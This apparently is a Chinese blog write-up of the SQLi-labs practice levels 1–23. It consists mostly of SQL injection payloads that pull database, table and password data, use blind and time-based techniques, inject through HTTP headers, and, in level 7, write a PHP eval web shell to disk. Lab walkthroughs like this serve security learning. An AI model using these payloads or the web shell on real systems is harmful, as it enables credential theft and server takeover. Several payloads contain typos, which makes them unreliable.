
SQLI-LABS复现通关
sql-lab 复现通关(深入学习)

less-1 基于错误的单引号字符串
- 正常访问

127.0.0.1/?id=1

- 添加 '

返回报错信息:You have an error in your SQL syntax; check the manual that corresponds to your     MySQL  server version for the right syntax to

   use near ''1'' LIMIT 0,1' at line 1

- 使用 1' order by 3 --+

得到列数为3

- 使用union 获取admin和password

**-1 的作用是查询不存在的值,使得结果为空**

-1 ' union select 1,2,3 // 确定可以显示到页面的位置

-1 ' union select 1,2,group_concat(schema_name) from information_schema.schemata // 得到数据库名 或 通过database() 获取数据库名

-1 ' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = 'security' --+

-1 ' union select 1,2,group_concat(column_name) from information_schema.columns where table_name = 'users' --+

-1 ' union select 1,2,group_concat(username,0x23,password)from users --+
less-2 GET整型注入
-1 union select 1,2,group_concat(password) from users --+
lesss -3 单引号注入
注入语句:select a,b from table where id = ('our input contents')

?id=-1') or 1=1 --+

?id=-1') or 1=2 --+

以上两条判断存在注入

?id=-1') union select 1,2,database() --+   获得数据库

?id=-1') union select 1,2,group_concat(table_name) from information_schema.tables where table_schema = database() --+  得表

?id=-1') union select 1,2,group_concat(column_name) from infromation_schema.columns where table_name = 'users' --+ 得字段

?id=-1') union select 1,2,group_concat(password) from referers --+  得内容
less-4 双引号注入报错
单引号没报错  双引号报错

$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";   数据库查询语句

?id=1") and 1=1 --+

?id=1") and 1=2 --+   确定报错点

?id=1") order by 3 --+    ?id=1") order by 4 --+   确定字段数

?id=1") union select 1,2,group_concat (password) from users --+  获取内容
less-5 双查询注入
正确为you are in      错误不显示

select 内嵌 select 为双查询

127.0.0.1/sqli/Less-5/?id=1' and left((select database()),2) = 'se' --+

127.0.0.1/sqli/Less-5/?id=1' and ascii(substr((select schema_name from information_schema.schemata limit 1,1),1,1)) >10 --+
less-6 盲注:
select schema_name form information_schema.schemata;


select schema_name from information_schema.schemata limit 1,1;

select substr((select schema_name from information_schema.schemata limit 1,1),1,1);
select ascii(substr((select schema_name from information_schema.schemata limit 1,1),1,1));

less-7
linux的nginx一般是/usr/local/nginx/html   /home/wwwroot/default      /user/share/nginx    /var/www/html

上传,菜刀链接

Less-2/?id=-1 union select 1,@@basedir,@@datadir --+  看地址

?id=1')) union select 1,2,'<?php @eval($_POST["cmd"]);?>' into outfile
less-8
?id=1' and if (lenth(database()) = 8,1,sleep(5)) --+    #基于时间的注入

?id=1' and if (ascii(substr((select database(),1,1)) >110,1,sleep(5)) --+
less-9
less-10
SQL注入1(GET型字符型注入):

?id=1   和   ?id=2    回显不同,说明不存在数字型注入

?id=2' 页面无回显     ?id=2'#  重新回显,说明存在字符型注入

?id=-2' union select 1,2,3 #

?id=-2' union select 1,2,database() #

?id=-2' union select 1,group_concat(table_name),from information_schema.tables where table_schema=database() #

?id=-2' union select 1,group_concat(column_name),from infromation_schema.columns where table_name = 'fl4gs' #

?id=-2' union select 1,flllllg,1 from flag

SQL注入2:(POST型name注入)

name = dudu'  报错   you have an error in your syntax

name = test' and updatexml(1,concat(0x7e,(select 1)),1) #& pass=xxxx

name = test' and updatexml(1,concat(0x7e,(select(1)from dual)),1)#&pass=xxxx

name = test' and updatexml(1,concat(0x7e,(selselectect(1) from dual)),1)#&pass=xxxx

web injection

?id=2-1


?id=-1 union select 1,group_concat(table_name) from information_schema.tables where table_schema = database()

?id=-1 union select 1,group_concat(column_name) from information_schema.columns where table = 'flag'

?id=-1 union select 1,flag from flag
less 11-20
'

')

'))

"

")

"))   六种情况,   or 1=1 条件永远为真  将语句成功闭合后,1=1显示登陆成功

查库:select schema_name from information_schema.schemata

查表:select table_name from information_schema.tables where table_schema = database()    'security'

查列: select column_name from information_schema.columns where tabel_name = 'users'

查字段: select username,password from security.users

-1' union select 1,schema_name from information_schema.schemata --+

-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema = database() --+

-1'    union select 1,group_concat(column_name) from information_schema.columns where table_name = 'users' --+

-1'     union select 1,group_concat(concat_ws('~',username,password)) from security.users --+

less 1  GET   less 11 POST
less-12
与11不同,换位")

-1")  union select 1,database()  --+

-1 ")    union select 1,group_concat(schema_name ) from information_schema.schemata --+

-1 ")  union select 1,group_concat(table_name ) from information_schema.tables where table_schema = database()

-1 ")    union select 1,group_concat(column_name ) from information_schema.columns where table_name = 0x7573657273

-1 ") union select 1,group_concat(concat_ws(0x7e,username,password)) from security.users --+
less-13
盲注

length(database())

-1') or if(length(database())>1,1,sleep(5)) --+

 -1 ') or left(database(),1)='s' --+

 -1') or left((select schema_name from information_schema.schemata limit 0,1),1) = 's' --+    Burte  forcer改包放包破解
less-14
-1" or length(database()) --+
less-15
' 闭合 同13,14
less-16
13 ('-1') 14 "-1" 15 '-1' 16 ("admin")
less-17
-1'   or  updatexml(1,concat(0x7e,(构造语句)),1) --+

-1'   or  updatexml(1,concat(0x7e,(database())),1) --+

-1' or    updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema = 'security')),1) --+
less-18
useragent注入

' or updatexml(1,concat(0x7e,()),1) --+

' or updatexml(1,concat(0x7e,(database())),1)  or '1' ='1            两种方法可以闭合

' or updatexml(1,concat(0x7e,(database())),1),' ',' ')#        两种方法均可以闭合

依次替换database()

查库:select schema_name from information_schema.schemata

查表:select table_name from information_schema.tables where table_schema = database()    'security'

查列: select column_name from information_schema.columns where tabel_name = 'users'

查字段: select username,password from security.users
less-19
refer头注入,和18关一样

' or updatexml(1,concat(0x7e,(database())),1)  or '1' ='1            两种方法可以闭合

' or updatexml(1,concat(0x7e,(database())),1),' ')#      可以闭合
less-20
Cookie: uname= -1' union select 1,2,database()#      依次替换database()

-1'    union select 1,2,group_concat(schema_name ) from information_schema.schemata#

-1'    union select 1,2,group_concat(table_name ) from information_schema.tables where table_schema = database()#

-1'    union select 1,2,group_concat(column_name ) from information_schema.columns where table_name = 0x7573657273#

-1 '   union select 1,2,group_concat(concat_ws(0x7e,username,password)) from security.users #
less-21
base64加码注入

uname=

admin  base64加码后为这个值YWRtaW4=

uname=-1') union select 1,2,database() #

XFF注入 : x - Forward - For 简称XFF头,代表客户端的真实ip。此处可以进行注入
less-22
uname处

"   union select 1,2,databse() #
less-23

preg_repalce() 函数执行一个正则表达式的搜索和替换,搜索subject中匹配pattern的部分,以replacement进行替换。

如果subject是一个数组,preg_replace返回一个数组,其他情况返回一个字符串

匹配被找到,替换后的subject被返回,其他情况返回没有改变的subject,发生错误返回null。

在此关,将# 和 --替换为了空字符。

多了单引号,将第二个多的单引号闭合。

?id=1' union select 1,2,3 or '1' ='1

这里的or '1' ='1' 是作为column_3的操作符,因为永真,所在column_3会显示1,所以不能在3注入。

?id=1' union select 1,database(),3 or '1' ='1 依次进行替换
sqli靶场结束,若全部掌握,也算是注入有了一点点的基础了解。
SQLI-LABS复现通关的更多相关文章
- SQLI LABS Basic Part(1-22) WriteUp
好久没有专门练SQL注入了,正好刷一遍SQLI LABS,复习巩固一波~ 环境: phpStudy(之前一直用自己搭的AMP,下了这个之后才发现这个更方便,可以切换不同版本的PHP,没装的小伙伴赶紧试 ...
- Sqli labs系列-less-3 。。。
原本想着找个搜索型的注入玩玩,毕竟昨天被实力嘲讽了 = = . 找了好长时间,我才发现,我没有 = = ,网上搜了一个存在搜索型注入的源码,我看了好长时间,楞没看出来从哪里搜索注入了....估计是我太 ...
- Sqli labs系列-less-2 详细篇
就今天晚上一个小插曲,瞬间感觉我被嘲讽了. SQL手工注入这个东西,杂说了吧,如果你好久不玩的话,一时说开了,你也只能讲个大概,有时候,长期不写写,你的构造语句还非常容易忘,要不我杂会被瞬间嘲讽了啊. ...
- Sqli labs系列-less-1 详细篇
要说 SQL 注入学习,网上众多的靶场,就属 Sqli labs 这个系列挺不错的,关卡达到60多关了,我自己也就打了不几关,一个挺不错的练习SQL注入的源码. 我一开始就准备等我一些原理篇总结完了, ...
- SQL注入系列:SQLi Labs
前言 关于注释 说明:在SQL中--[空格]表示注释,但是在URL中--空格在发送请求的时候会把最后的空格去掉,所以用--+代替,因为+在被URL编码后会变成空格 MYSQL有三种常用注释: --[空 ...
- Sqli - Labs 靶场笔记(一)
Less - 1: 页面: URL: http://127.0.0.1/sqli-labs-master/Less-1/ 测试: 1.回显正常,说明不是数字型注入, http://127.0.0.1/ ...
- SQLI LABS Challenges Part(54-65) WriteUp
终于到了最后一部分,这些关跟之前不同的是这里是限制次数的. less-54: 这题比较好玩,10次之内爆出数据.先试试是什么类型: ?id=1' and '1 ==>>正常 ?id=1' ...
- SQLI LABS Stacked Part(38-53) WriteUp
这里是堆叠注入部分 less-38: 这题啥过滤都没有,直接上: ?id=100' union select 1,2,'3 less-39: 同less-38: ?id=100 union selec ...
- SQLI LABS Advanced Part(23-37) WriteUp
继续继续!这里是高级部分! less-23: 提示输入id参数,尝试: ?id=1' and '1 返回的结果与?id=1相同,所以可以直接利用了. ?id=1' order by 5# 可是页面返回 ...
随机推荐
- S3C2440从NAND Flash启动和NOR FLASH启动的问题
1.为什么NAND FLASH不能直接运行程序 NAND FLASH本身是连接到了控制器上而不是系统总线上.CPU运行机制为:CPU启动后是要取指令执行的,如果是SROM.NOR FLASH ...
- 双向数据绑定 v-model
双向数据绑定 就是既可以从页面传到数据也可以从数据到页面 初始运行结果为: 在输入框 更改数据 相应的输入框上的也会相对改变 然后再试试利用控制台更改数据 可以看到数据也被改变了 而且输入框中的内容也 ...
- js上 二十、综合案例
二十.综合案例 题目一: **1. ** 数组随机 描述,写randomArray函数,传递一个数组,传递一个数值,返回一个指定个数的随机的新数组,不允许有重复数据 用例: randomArray([ ...
- Spark性能调优篇八之shuffle调优
1 task的内存缓冲调节参数 2 reduce端聚合内存占比 spark.shuffle.file.buffer map task的内存缓冲调节参数,默认是3 ...
- 项目1_001_涉及知识点(Django任务追踪平台)
- 爱普生 L4160 Serveies 网络打印机配置(问题解决)
一.爱普生网络打印机固定IP地址 用网络打印机过程中,偶尔会出现打印机脱机的状况,大多数原因是打印机的IP地址在路由器重启过后重新分配了IP地址导致的.此时,为了减少不必要的麻烦就需要固定打印机的IP ...
- (十二)、file--判断文件类型命令
一.命令描述与格式 描述:linux在查看一个文件前,要首先确定该文件中数据的类型,之后再使用适当的命令或者方法打开该文件,在linux中文件的扩展名并不代表文件的类型,也就是说扩展名与文件的类型没有 ...
- 5.自定义view-评分控件RatingBar
1.效果 2.实现原理 1.根据分数分别画选中的星星.正常的星星 2.onTouchEvent 中获取点击.滑动的位置,修改分数,在通过invalidate() 去重新绘制 核心代码: @Overri ...
- 整合SSM框架
整合SSM 基本环境搭建 导入相关的pom依赖! <dependencies> <!--Junit--> <dependency> <groupId>j ...
- phaser3入门教程-从零开始开发一个打砖块游戏
项目代码 项目代码 体验一下 空格开始,左右箭头控制移动 体验一下 Phaser简介 Phaser是一个HTML5游戏框架.它使用了许多HTML5 API,例如Canvas,WebGL,Audio,G ...